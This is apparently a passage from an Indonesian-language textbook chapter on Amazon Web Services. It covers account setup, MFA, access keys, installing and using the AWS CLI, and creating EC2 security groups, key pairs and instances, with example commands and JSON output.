Layanan penyimpanan menyediakan opsi penyimpanan yang berbeda berdasarkan kebutuhan Anda. Mereka termasuk, misalnya, penyimpanan blok, penyimpanan file, dan penyimpanan objek. *Elastic Block Store* (EBS) dapat digabungkan dengan EC2 untuk menyediakan penyimpanan elastis volume level blok bersama dengan pemrosesan elastis. *Simple Storage Service* (S3) menyediakan penyimpanan objek yang dapat diskalakan dan andal. *Elastic File System* (EFS) menawarkan penyimpanan file bersama. Layanan penyimpanan lainnya adalah Amazon Glacier yang menawarkan penyimpanan skala besar yang sangat murah untuk arsip dan penyimpanan jangka panjang.

Situs web AWS menyediakan daftar semua layanan infrastruktur ini beserta deskripsinya. Pada saat penulisan ini, terdapat 24 layanan infrastruktur berbeda yang ditawarkan meskipun beberapa tumpang tindih antara dua jenis atau lebih (misalnya, EC2 ada dalam dua kategori).



Gambar 6.3 Layanan Dasar Aws.

Layanan Platform

AWS menyediakan berbagai layanan platform dalam empat kategori: analitik, aplikasi perusahaan, layanan seluler, dan Internet of things. Tabel 6.1 memberikan gambaran lebih dekat pada masing-masing kategori ini dan beberapa layanan yang diiklankan.

Kami mengeksplorasi beberapa layanan ini saat kami memeriksa detail AWS di sepanjang bab ini.

Tabel 6.1 Layanan Platform Aws

Analitik	Aplikasi Perusahaan	Layanan Seluler	Internet untuk segala
Intelijen bisnis	Virtualisasi desktop	Pengembangan dan pengujian aplikasi	Koneksi perangkat ke cloud
pergudangan data	Surel	manajemen API	Kit pengembangan perangkat lunak
Pembelajaran	Kalender	Identitas pengguna dan	Registri

mesin		sinkronisasi data	
Mengalirkan data	Berbagi dokumen dan umpan balik	Analitik penggunaan seluler	Bayangan perangkat (kondisi persisten)
Pencarian elastis		Pemberitahuan layanan push	Mesin aturan transformasi pesan perangkat
Hadoop			
Saluran data			

6.2 MENGGUNAKAN LAYANAN WEB AMAZON

Untuk mendaftar AWS, Anda membuat akun dari portal utama mereka, http://aws.amazon. com. Dari sini, pilih tombol Masuk ke Konsol. AWS meminta akun berdasarkan email atau nomor ponsel Anda, beserta kata sandi. Saat membuat akun, Anda perlu menentukan, bersama dengan informasi tersebut, informasi kontak dan informasi pembayaran Anda. Setelah Anda mengirimkan informasi Anda, Anda akan dihubungi oleh sistem otomatis untuk memverifikasi identitas Anda. Pada titik ini, Anda dapat menentukan rencana dukungan yang diinginkan. Paket dasar tidak dikenai biaya.

Menggunakan layanan web amazon melalui antarmuka pengguna grafis


Setelah membuat akun, saat Anda mengunjungi portal AWS (aws.amazon.com), Anda dapat masuk ke akun Anda. Ini membawa Anda ke konsol manajemen. Ini adalah antarmuka berbasis web Anda ke layanan yang tersedia untuk akun Anda. Hal ini ditunjukkan pada Gambar 6.4. Selain itu, Anda dapat mengontrol informasi akun melalui konsol manajemen (misalnya, mengubah informasi autentikasi).

Mari kita fokus lebih dekat pada spesifikasi akun Anda. Kredensial keamanan Anda diperlukan untuk autentikasi dan otorisasi. Ada dua jenis kredensial keamanan: kredensial masuk dan kredensial akses. Ada pendekatan berbeda untuk mengakses layanan AWS dengan pendekatan berbeda menggunakan jenis kredensial keamanan berbeda. Kami membandingkan ini bersama dengan jenis akun pada Tabel 6.2.

Mari kita lihat lebih dekat cara mengaktifkan autentikasi multifaktor (MFA) karena menambahkan keamanan pada Manajemen Identitas dan Akses (IAM) atau akun root. Setelah masuk ke konsol manajemen, ada bilah judul yang mencantumkan nama akun Anda. Ini adalah menu tarik-turun yang memiliki opsi Akun Saya, Manajemen Penagihan dan Biaya, dan Kredensial Keamanan. Memilih Kredensial Keamanan membawa Anda ke halaman Kredensial Keamanan AWS. Dari sini, Anda dapat mengaktifkan MFA dengan memilih tombol Aktifkan MFA. Sekarang, Anda memilih apakah Anda ingin menerima kode autentikasi dari perangkat MFA virtual (aplikasi perangkat lunak) atau perangkat MFA perangkat keras (Gambar 6.5).

Mari kita lihat juga cara membuat kunci akses. Dari jendela kredensial keamanan yang sama, Anda akan memilih Access Keys (Access Key ID dan Secret Access Key). Ini menyajikan Anda layar seperti yang ditunjukkan pada Gambar 6.6. Pilih Buat Kunci Akses Baru. Perhatikan bahwa kunci akses dibuat untuk Anda. Anda sekarang dapat mengunduh file kunci yang menyertakan ID kunci akses dan kunci akses rahasia. File ini disimpan dalam

format csv. Anda dapat memperoleh file ini kapan saja di masa mendatang jika Anda tidak mengunduhnya sekarang. Anda diperingatkan untuk tidak membagikan file ini dengan orang lain.



Gambar 6.4 Layanan manajemen AWS.

Tabel 6.2 Jenis Kredensial AWS

Kategori	Jenis Kredensial	Penjelasan
Kredensial masuk	Akun akar	Alamat email dan kata sandi yang terkait dengan pengguna root untuk akun tersebut. Kredensial ini memberikan akses penuh ke semua sumber daya akun, mirip dengan pengguna root di Linux. Kredensial root dapat digunakan untuk masuk ke konsol manajemen dan mengakses/mengelola layanan AWS.
	pengguna IAM	Karena akun root tidak boleh digunakan untuk operasi normal demi alasan keamanan, akun pengguna terpisah harus disediakan, yang disebut sebagai pengguna IAM (Manajemen Identitas dan Akses). Akun IAM harus dibuat untuk setiap pengguna sebagaimana disediakan oleh akun AWS. Melalui kredensial masuk ini, pengguna IAM memiliki akses ke konsol manajemen.
	Multi-factor authentication	Digunakan untuk meningkatkan keamanan akun AWS Anda. Jika MFA diaktifkan, Anda tidak hanya

	(MFA)	dimintai kredensial akun pengguna root atau IAM, tetapi juga kode autentikasi dari perangkat MFA virtual atau perangkat keras.
Akses Kredensial	Kunci akses	Menggunakan kriptografi kunci simetris untuk autentikasi AWS untuk layanan seperti antarmuka baris perintah, SDK, REST, dan Query API. Kunci akses terdiri dari ID kunci akses dan kunci akses rahasia, yang seperti pasangan nama pengguna/sandi Anda tetapi harus berbeda dari nama pengguna dan sandi Anda. Tanda tangan digital dihitung menggunakan kunci akses rahasia dan disertakan dalam permintaan Anda agar AWS mencari dengan menggunakan ID kunci akses Anda.
	Sertifikat X.509	Menggunakan kriptografi kunci publik untuk autentikasi AWS saat menggunakan alat khusus seperti API SOAP. Bentuk autentikasi ini terutama ditemukan dengan alat yang lebih lama dan tidak digunakan lagi karena kunci akses.
	Pasangan kunci	Baik kunci publik maupun pribadi digunakan untuk membuat tanda tangan digital untuk digunakan dengan Amazon EC2 dan Amazon CloudFront.
	Pengidentifikasi akun	Setiap akun AWS memiliki dua ID unik: ID akun dan ID pengguna kanonis. ID akun membedakan sumber daya Anda dari sumber daya di akun orang lain. Ini memungkinkan Anda berbagi sumber daya AWS Anda dengan orang lain. ID pengguna Canonical memungkinkan Anda berbagi sumber daya S3 dengan orang lain.


Ingat dari Tabel 6.2 bahwa bentuk autentikasi yang lebih lama adalah menggunakan pasangan kunci untuk digunakan dengan EC2 dan CloudFront. Untuk membuat pasangan kunci, Anda harus menggunakan konsol EC2 daripada konsol manajemen. Kembali ke halaman Kredensial Keamanan AWS, Anda dapat membuat pasangan kunci untuk layanan CloudFront dengan mengklik tautan Pasangan Kunci CloudFront. Ini diikuti dengan memilih Create New Key Pair. Seperti kunci akses, Anda akan dapat mengunduh file (dalam hal ini, file .pem) yang berisi pasangan nilai, atau mengunduhnya nanti. Demikian pula, Anda dapat membuat sertifikat X.509 dengan mengeklik tautan Sertifikat X.509.

Menggunakan antarmuka baris perintah layanan web amazon


AWS juga menyediakan akses melalui baris perintah yang dapat dijalankan di Windows, Linux, dan Mac OS. Baris perintah memungkinkan Anda mengotomatiskan tugas melalui skrip seperti pembuatan layanan, pemantauan, penerapan, dan penghapusan melalui skrip. Ada banyak alat baris perintah bagian ketiga, seperti alat antarmuka program

aplikasi (API) Boto dan EC2. Melalui kit pengembangan perangkat lunak (SDK) AWS, pengembang perangkat lunak dapat menggunakan layanan AWS untuk mengembangkan kode mereka untuk sejumlah platform dan bahasa termasuk Android, Browser, iOS, Java, .NET, Node.js, PHP, Python, Ruby , Go, dan C++. Meskipun antarmuka baris perintah (CLI) AWS berjalan di Windows dan Mac OS X, kami akan membatasi pemeriksaan kami untuk menjalankannya di dalam Red Hat Linux (khususnya CentOS). Mari kita langkah pertama melalui penginstalan, meskipun hanya ada sedikit interaksi pengguna.

Penginstal yang dibundel menangani semua detail dalam menyiapkan lingkungan yang terisolasi untuk CLI dan dependensinya. Skrip instalasi memerlukan Python 2 versi 2.6.5 atau lebih tinggi, atau Python 3 versi 3.3 atau lebih tinggi. Jika Anda belum menginstal Python, Anda dapat menginstal Python di CentOS hanya dengan yum–y install python, yang akan menginstal versi terbaru dari Python yang tersedia.



Gambar 6.5 Otentikasi multifaktor (MFA).



Gambar 6.6 Membuat kunci akses.

Sekarang, kita perlu mengunduh paket instalasi AWS CLI. Kami akan menggunakan wget untuk mendapatkan program. Masukkan wget https://aws-cli.s3.amazonaws.com/awscli-bundle.zip. Jelas, paket ini di-zip, jadi kita perlu meng-unzipnya dengan unzip awscli-bundle.zip. Ini membuat direktori awscli-bundle di bawah direktori Anda saat ini. Dari direktori ini, jalankan skrip instal menggunakan ./install. Skrip ini dapat menggunakan tiga parameter berbeda: -h untuk bantuan, -i untuk menentukan direktori instalasi, dan –b untuk lokasi biner. Direktori instalasi default adalah ~/.local/lib/aws (yaitu, direktori .local akun pengguna Anda dengan subdirektori lib/aws). Anda juga dapat menggunakan opsi -b untuk membuat tautan simbolik ke aws yang dapat dieksekusi. Di sini, kita akan memindahkan instalasi dan binari ke /usr/local. Perintah kami akan terlihat seperti berikut:

```
./install -i /usr/local/aws -b /usr/local/bin/aws
```

Karena /usr/local adalah bagian dari sebagian besar variabel $PATH pengguna, pengguna dapat menjalankan aws-cli dengan mengetikkan aws. Program aws di /usr/local itu sendiri merupakan tautan simbolis ke program yang terletak di /usr/local/bin. Diberikan aws, kami dapat memverifikasi bahwa itu diinstal dengan benar dengan menggunakan perintah aws --version. Kita harus menerima beberapa output seperti berikut:

```
aws-cli/1.9.17 Python/2.6.6
   Linux/2.6.32-131.21.1.el6.x86_64 botocore/1.3.17
```

Mari kita periksa bagaimana menggunakan baris perintah. Ketika Anda pertama kali mengeluarkan perintah di sesi saat ini, Anda perlu menjalankan perintah configure (aws configure) untuk mengautentikasi menggunakan kunci akses Anda dan untuk menetapkan wilayah default dan format output Anda. Interaksi akan terlihat seperti berikut:

```
aws configure
AWS Access Key ID [****************HZBQ]: access key ID
AWS Secret Access Key [****************g/Xl]: secret access key
Default region name [None]: region
Default output format [None]: json
```

Notasi Objek JavaScript (JSON), adalah bahasa yang akan kita periksa dalam bab ini sehubungan dengan penggunaan AWS. Opsi lain untuk format output default adalah teks dan tabel.

Beberapa perintah AWS CLI memiliki nama yang panjang. Penyelesaian tab, fitur berguna yang ditemukan di bash dan shell Unix/Linux lainnya, juga tersedia melalui AWS CLI. Dengan penyelesaian tab, jika Anda telah memasukkan kumpulan karakter pertama dari perintah atau nama berkas sehingga bagian yang telah Anda masukkan dapat secara unik mengidentifikasi item yang Anda minta, menekan <tab> akan menyebabkan shell Anda menyelesaikan perintah selanjutnya atau nama file. Dengan AWS, Anda memiliki kemampuan yang sama untuk menyelesaikan perintah setelah Anda menjalankan program pelengkap. Untuk melakukannya, masukkan perintah berikut dari baris perintah:

```
complete -C '/usr/local/aws/bin/aws_completer' aws
```

Sekarang Anda dapat memasukkan perintah aws Anda melalui penyelesaian tab. Sintaks sebenarnya dari perintah AWS dari baris perintah adalah sebagai berikut:

```
aws [options] <command> <subcommand> [parameters]
```

Item dalam tanda kurung bersifat opsional (atau bergantung pada perintah). Beberapa perintah memiliki subperintah, yang lainnya tidak. Mari kita lihat perintahnya.

Kami memasukkan aws <tab><tab>. Ini melengkapi otomatis semua perintah yang tersedia. Semua perintah yang tersedia dapat ditemukan di http://docs. aws.amazon.com/cli/latest/reference/#available-services.

Anda dapat melihat opsi dengan bantuan aws. Untuk mendapatkan bantuan tentang perintah tertentu, ketik aws <command> help. Misalnya, bantuan aws ec2 akan menampilkan semua subperintah yang tersedia untuk ec2 (yang jumlahnya ratusan). Anda juga dapat menerima bantuan untuk subperintah yang diberikan. Misalnya, aws ec2 start-instances help menjelaskan sintaks dan parameter untuk subperintah start-instances dari ec2 serta contoh-contohnya. Terakhir, memasukkan topik bantuan aws memberikan daftar panduan topik AWS CLI. Topik terkini yang tersedia adalah config-vars, return-codes, s3-config, dan s3-faq. Untuk melihat detail topik tertentu, ketik aws help <topicname> seperti pada aws help config-vars.

Beberapa perintah mengharuskan Anda menentukan wilayah terlebih dahulu. Untuk menetapkan wilayah Anda, Anda akan menggunakan perintah configure dengan set subcommand. Perhatikan bahwa sepanjang sisa bab ini, keluaran yang dikembalikan dari perintah AWS CLI akan muncul di {}.

6.3 LAYANAN KOMPUTASI: CLOUD COMPUTING

Pada bagian ini, kita akan fokus pada layanan EC2. Kami pertama-tama akan memperkenalkan konsep EC2 dan kemudian beralih ke penerapan server cloud virtual.

Konsep Cloud Komputasi Elastis

EC2 menawarkan kapasitas komputasi di cloud. Instance EC2 adalah server virtual yang berjalan di cloud. Untuk membuat instans, Anda perlu menentukan Amazon Machine Image (AMI). AMI adalah template mesin prakonfigurasi yang berisi sistem operasi prakonfigurasi dan perangkat lunak aplikasi prainstal. Setiap template diidentifikasi secara unik oleh ID AMI. Misalnya, ami- d55b69bf adalah image Ubuntu14.04 dan ami-fd4f1298 adalah image Windows Server 2012. Anda memerlukan id AMI untuk meluncurkan sebuah instance. Beberapa instans dapat diluncurkan dari satu AMI.

Amazon telah membuat dan mendaftarkan banyak citra AMI untuk Windows dan Amazon Linux. Anda dapat menggunakan sub-perintah uraikan-gambar ec2 melalui baris perintah untuk mengidentifikasi gambar yang tersedia. Perintah berikut akan menampilkan gambar-gambar yang tersedia yang bertipe windows (dengan menggunakan opsi --filter). Opsi --query menunjukkan bahwa ImageID harus diekstraksi.

```
aws ec2 describe-images --owners amazon --filters
   "Name=platform,Values=windows" --query 'Images[*].{ID:ImageId}'
```

Opsi kueri Images[*] menunjukkan bahwa Gambar adalah larik dan .{ID:ImageId} menunjukkan bahwa ImageId harus diekstraksi dari lokasi larik yang cocok. ID adalah alias untuk kunci ImageId. Perintah ini kemudian menghasilkan daftar ID AMI gambar Windows yang disediakan oleh Amazon. Penyedia lain seperti Ubuntu telah mengunggah dan mendaftarkan gambar juga di cloud Amazon. Jika Anda ingin meluncurkan instans Ubuntu di cloud Amazon, Anda dapat mengunjungi http://cloud-images.ubuntu.com/locator/ec2/

untuk menemukan ID AMI yang diperlukan. Mari kita asumsikan misalnya kita menemukan ami-d55b69bf sebagai gambar yang ingin kita gunakan. Kita dapat menggunakan perintah berikut untuk mendapatkan informasi rinci tentang gambar:

```
aws ec2 describe-images --image-ids ami-d55b69bf
```

Outputnya memberi kami informasi seperti nama gambar, arsitektur yang disiapkan untuk server virtual, lokasi penyimpanannya, tanggal pembuatannya, dan batasan apa pun pada aksesibilitasnya. Anda dapat membuat AMI Anda sendiri. Sebagai contoh, bayangkan Anda ingin menyiapkan server proxy Squid di sistem operasi Ubuntu. Anda pertama-tama akan menginstal Ubuntu dan kemudian menginstal dan mengkonfigurasi server proxy Squid sesuai keinginan. Sekarang Anda ingin membuat gambar dari pengaturan ini. Setelah dibuat, Anda kemudian dapat meluncurkan salinan AMI Anda di EC2 sehingga Squid akan tersedia saat Anda menginstal dan mengkonfigurasinya.

Untuk membuat instans dari AMI, Anda perlu menentukan jenis instans, yang mencakup detail seperti CPU, kapasitas memori (memori akses-acak dinamis [DRAM]), penyimpanan, dan kapasitas jaringan. Ini merupakan konfigurasi instance gambar. Jenis instans dioptimalkan untuk berbagai aplikasi. Misalnya, M3 adalah tipe instans tujuan umum yang memberikan keseimbangan antara komputasi, DRAM, dan sumber daya jaringan. Sangat cocok untuk database ukuran kecil dan menengah dan aplikasi perusahaan lainnya. C3, di sisi lain, dioptimalkan untuk komputasi, menawarkan platform komputasi dengan CPU frekuensi tinggi dan penyimpanan disk solid-state. Sangat cocok untuk aplikasi sains dan teknik berkinerja tinggi dan pengodean video. G2 adalah tipe instans yang ditujukan untuk aplikasi komputasi grafis dan unit pemrosesan grafis (GPU) tujuan umum. Cocok untuk streaming aplikasi 3D dan grafik sisi server lainnya atau beban kerja komputasi GPU. D2 adalah jenis instans yang dioptimalkan untuk penyimpanan, yang menyediakan penyimpanan lokal berbasis hard disk drive yang besar dan dengan throughput disk yang tinggi. Ini dirancang untuk pergudangan data, sistem file terdistribusi/jaringan, dan aplikasi log atau pemrosesan data.

Setiap jenis instans menyediakan satu atau beberapa ukuran instans, seperti nano, mikro, kecil, sedang, besar, dan xbesar. Misalnya, c3.large menyediakan 2 CPU virtual, DRAM 3,75 GB, dan penyimpanan Solid State Drive (SSD) 32 GB. Tipe c3.xlarge menyediakan 4 CPU virtual, DRAM 7,5 GB, dan penyimpanan SSD 80 GB. Dengan mengubah ukuran instans, Anda menyesuaikan sumber daya spesifik yang ditawarkan. Hal ini memungkinkan Anda untuk menyesuaikan kebutuhan komputasi dan penyimpanan agar sesuai dengan kebutuhan bisnis Anda.

Untuk membuat instance, Anda juga perlu menentukan grup keamanan, yang mewakili firewall. Firewall terdiri dari seperangkat aturan yang diterapkan ke jaringan instance. Seperti halnya firewall lainnya, aturan memeriksa lalu lintas pesan masuk dan keluar untuk menentukan apakah pesan yang diberikan melanggar salah satu aturan keamanan. Instans EC2 dapat dikaitkan dengan satu atau beberapa grup keamanan.

Secara default, semua lalu lintas masuk ke instans diblokir dan semua lalu lintas keluar diizinkan. Oleh karena itu, Anda harus menentukan instance firewall yang mengizinkan bentuk akses yang diperlukan untuk server Anda. Sebagai contoh, jika server Anda akan menjalankan server web Apache, Anda perlu menambahkan aturan masuk ke firewall yang mengizinkan permintaan Hypertext Transfer Protocol (HTTP). Jika instans menggunakan beberapa grup keamanan, semua aturan dari kumpulan grup keamanan perlu dievaluasi untuk menentukan apakah mengizinkan akses. Anda dapat menambah, mengubah, dan menghapus aturan dari grup keamanan kapan saja. Perubahan secara otomatis diterapkan ke semua instans yang terkait dengan grup keamanan.

Mari kita lihat cara menggunakan AWS CLI untuk membuat grup keamanan. Kami menggunakan subperintah buat-keamanan-grup dari ec2.

```
aws ec2 create-security-group --group-name haow1
   --description "my security group"
```

Hasilnya adalah grup keamanan dan hasilnya adalah ID grup keamanan, misalnya, sg-92898df8. Sekarang Anda dapat menggunakan ID tersebut untuk menentukan aturan firewall baru. Aturan dapat didasarkan pada alamat dan rentang IP (menggunakan perutean antar-domain [CIDR] tanpa kelas), misalnya, 10.10.10.10/32 mewakili alamat IP individual dan 10.10.10.0/24 menunjukkan rentang alamat IP. Alamat 0.0.0.0/0 memungkinkan akses dari mana saja.

Mari kita tambahkan dua aturan ke grup keamanan yang dibuat sebelumnya. Satu aturan akan mengizinkan lalu lintas masuk melalui port 80 untuk pesan HTTP dan aturan lainnya akan mengizinkan lalu lintas masuk melalui port 22 untuk pesan SSH. Kami mengeluarkan dua pernyataan terpisah menggunakan subperintah ec2 otorisasi-keamanan-masuknya grup. Kata ingress berarti masuk (masuk). Kami akan menggunakan jalan keluar untuk aturan pesan keluar.

```
aws ec2 authorize-security-group-ingress --group-name haow1 --protocol tcp
   --port 22 --cidr 172.0.0.0/8

aws ec2 authorize-security-group-ingress
   --group-name haow1 --protocol tcp --port 80 --cidr 0.0.0.0/0
```

Perintah pertama mengizinkan perintah ssh apa pun ke server ini selama alamat IP dimulai dengan 172, sedangkan perintah kedua mengizinkan permintaan HTTP dari alamat IP mana pun. Anda dapat memverifikasi apakah aturan ditambahkan dengan benar ke grup keamanan melalui subperintah jelaskan-kelompok-keamanan seperti yang ditunjukkan berikut ini:

```
aws ec2 describe-security-groups --group-names haow1
```

Cuplikan keluaran untuk perintah ini mengingat dua aturan sebelumnya adalah sebagai berikut:

```
{
    "SecurityGroups": [
    {
       "IpPermissionsEgress": [],
       "Description": "my security group",
       "IpPermissions": [
        {
           "PrefixListIds": [],
           "FromPort": 22,
           "IpRanges": [

         {
           "CidrIp": "172.0.0.0/8"
         }
     ],
     "ToPort": 22,
     "IpProtocol": "tcp",
     "UserIdGroupPairs": []
  },
  ...
}
```

Karena firewall dapat dibuat dari beberapa grup keamanan, apa yang terjadi jika ada dua atau lebih aturan yang mencakup port dan protokol yang sama (mis., tcp, 22)? Aturan yang paling permisif dipilih untuk diterapkan. Sebagai contoh, mari kita bayangkan bahwa kita memiliki dua aturan untuk Transmission Control Protocol (TCP) melalui port 80. Satu mengizinkan akses dari alamat IP 10.10.10.0/24 dan aturan kedua mengizinkan akses dari alamat IP manapun. Dalam hal ini, aturan kedua diterapkan.

Untuk masuk ke sebuah instance, pasangan kunci digunakan untuk autentikasi. Pasangan kunci terdiri dari kunci publik dan kunci privat. Kunci publik disimpan pada instance. Kunci pribadi disimpan secara diam-diam di mesin Anda. Anda dapat menggunakan subperintah buat-kunci-pasangan dari ec2 untuk membuat dan menyimpan pasangan kunci. Di sini, kita melihat bahwa kita akan menggunakan KeyMaterial untuk memfilter output dari perintah, menyimpan output ini ke file devenv-key.pem menggunakan perintah redirection Unix/Linux (>).

```
aws ec2 create-key-pair --key-name haow1-key
   --query 'KeyMaterial' --output text > devenv-key.pem
```

Pasangan kunci-buat sebenarnya akan menghasilkan tiga komponen berbeda: keyname (nama pasangan kunci) dan KeyFingerprint (intisari SHA-1 dari kunci pribadi yang disandikan) menjadi dua bagian lain selain dari KeyMaterial. KeyMaterial itu sendiri merupakan kunci pribadi RSA berkode PEM yang tidak dienkripsi. Dalam perintah yang disebutkan di atas, nama kuncinya adalah haow1-key. Amazon EC2 menyimpan kunci publik, sedangkan kunci privat (devenv-key.pem) disimpan di komputer Anda. Pasangan kunci hanya tersedia di wilayah tempat Anda membuatnya.

Karena Anda ingin memastikan bahwa kunci pribadi Anda dirahasiakan, Anda ingin mengubah izinnya menjadi hanya-baca untuk Anda sendiri. Di Unix/Linux, perintah chmod melakukannya, misalnya, dengan mengeluarkan perintah chmod 400 devenv-key.pem. Sekarang, untuk login ke instans Anda, tentukan nama pasangan kunci (haow1-key pada contoh sebelumnya) saat Anda meluncurkan instans, dan berikan kunci pribadi saat Anda terhubung ke instans. Instans Linux tidak memiliki kata sandi, dan Anda menggunakan pasangan kunci untuk masuk menggunakan SSH.

Membangun Server Virtual Di Cloud

Kita sekarang akan mengeksplorasi pembuatan server virtual di aws menggunakan baris perintah dengan menggunakan beberapa perintah yang telah kita periksa. Kita mulai dengan mengeluarkan run-instance subcommand dari image yang sesuai.

```
aws ec2 run-instances --image-id ami-d9a98cb0 --count 1
   --instance-type t1.micro --key-name haow1-key
   --security-groups haow1
```

Opsi --image-id menentukan ID AMI, yang Anda gunakan untuk meluncurkan instans. Gambar tengah-d9a98cb0 adalah dari Ubuntu 12.04. Opsi --count menentukan jumlah instance yang akan diluncurkan. Opsi --instance-type menentukan konfigurasi instance, di sini menunjukkan t1 sebagai tipe dan mikro sebagai ukurannya. Tipe ini (t1.micro) ditawarkan oleh Amazon selama 750 jam gratis setiap bulan. Opsi --key-name menentukan nama pasangan kunci untuk menyediakan akses terenkripsi ke instance. Tanpa key pair, Anda tidak akan dapat terhubung ke instance. Agar berhasil terhubung, kunci pribadi yang tercantum harus sesuai dengan pasangan kunci yang Anda tentukan saat meluncurkan instance. Perhatikan bahwa jika Anda entah bagaimana kehilangan kunci pribadi Anda, tidak ada cara untuk memulihkannya dan dengan demikian tidak ada cara untuk terhubung.

```
{
        "OwnerId": "165786971191",      ← The ID of the AWS account
        "ReservationId": "r-29753982", ← A reservation ID is created when
                                             an instance is launched
        "Groups": [                     ← Security group(s) associated
            {                                with this instance
                "GroupName": "haow1",
                "GroupId": "sg-92898df8"
            }
        ],
        "Instances": [                  ← Information about the instance
            {
                "Monitoring": {
                    "State": "disabled"
                },
                "PublicDnsName": "",
                "KernelId": "aki-88aa75e1",
                "State": {
```

```
                },
                "PublicDnsName": "",
                "KernelId": "aki-88aa75e1",
                "State": {
                    "Code": 0,
                    "Name": "pending"
                },
                "EbsOptimized": false,
                "LaunchTime": "2016-03-23T21:07:01.000Z",
                "ProductCodes": [],
                "StateTransitionReason": "",
                "InstanceId": "i-12a3fb91",
                "ImageId": "ami-d9a98cb0",
                "PrivateDnsName": "",
                "KeyName": "haow1-key",
                "SecurityGroups": [
                    {
                        "GroupName": "haow1",
                        "GroupId": "sg-92898df8"
                    }
                ],
                "ClientToken": "",
                "InstanceType": "t1.micro",
                "NetworkInterfaces": [],
                "Placement": { ← availability zone
                    "Tenancy": "default",
                    "GroupName": "",
                    "AvailabilityZone": "us-east-1c"
                 },
                "Hypervisor": "xen",
                "BlockDeviceMappings": [],
                "Architecture": "x86_64",
                "StateReason": {
                   "Message": "pending",
                   "Code": "pending"
                },
                "RootDeviceName": "/dev/sda1", ← location of image used
                                                 to boot the instance
                "VirtualizationType": "paravirtual", ← this instance does
                                                       not need hardware
                                                       virtualization support
                "RootDeviceType": "ebs", ← EBS-backed is discussed later
            "AmiLaunchIndex": 0
        }
    ]
}
```

Instance yang baru dibuat ini dalam status 0, status tertunda. Saat instans siap digunakan, instans memasuki status berjalan saat Anda akan mulai ditagih untuk setiap jam atau sebagian jam saat instans berjalan. Oleh karena itu, Anda hanya ingin terhubung ke instance saat Anda menggunakannya (jangan tetap terhubung ke instance idle). Saat Anda menghentikan instans, instans memasuki status berhenti diikuti dengan status berhenti.

Anda tidak dikenai biaya penggunaan per jam atau biaya transfer data untuk instans dalam keadaan berhenti.

Meskipun instans Anda dalam keadaan dihentikan, Anda dapat mengubah atribut tertentu dari instans, termasuk jenis instans. Saat Anda memulai instans, instans memasuki status tertunda dan instans dapat dipindahkan ke komputer host lain. Oleh karena itu, saat Anda menghentikan dan memulai instans, Anda akan kehilangan semua data pada volume penyimpanan instans (IS) di komputer host sebelumnya. Saat Anda mem-boot ulang instans, instans tetap berada di komputer host yang sama dan mempertahankan nama DNS publik, alamat IP pribadi, dan data apa pun di volume IS-nya.

Ketika Anda telah memutuskan bahwa Anda tidak lagi membutuhkan instans, Anda dapat menghentikannya. Segera setelah status instans berubah menjadi dimatikan atau dihentikan, Anda berhenti membebankan biaya untuk instans tersebut. Perhatikan bahwa output yang ditampilkan di atas tidak memberikan informasi jaringan dari instance seperti alamat IP atau nama host karena instance berada dalam status tertunda. Kami memerlukan alamat IP publik atau nama DNS publik instance untuk mengakses instance. Setelah menunggu beberapa saat (30 detik), Anda dapat menggunakan subperintah deskripsikan-instances untuk mendapatkan informasi tambahan ini. Di sini, kita melihat hasil mengeluarkan instruksi berikut:

```
aws ec2 describe-instances --instance-ids i-12a3fb91

{
       "Reservations": [
           {
              ...
              "Instances": [
               {
                  "Monitoring": {
                      "State": "disabled"
                  },
                  "PublicDnsName": "ec2-54-205-171-249.compute-
                                    1.amazonaws.com",

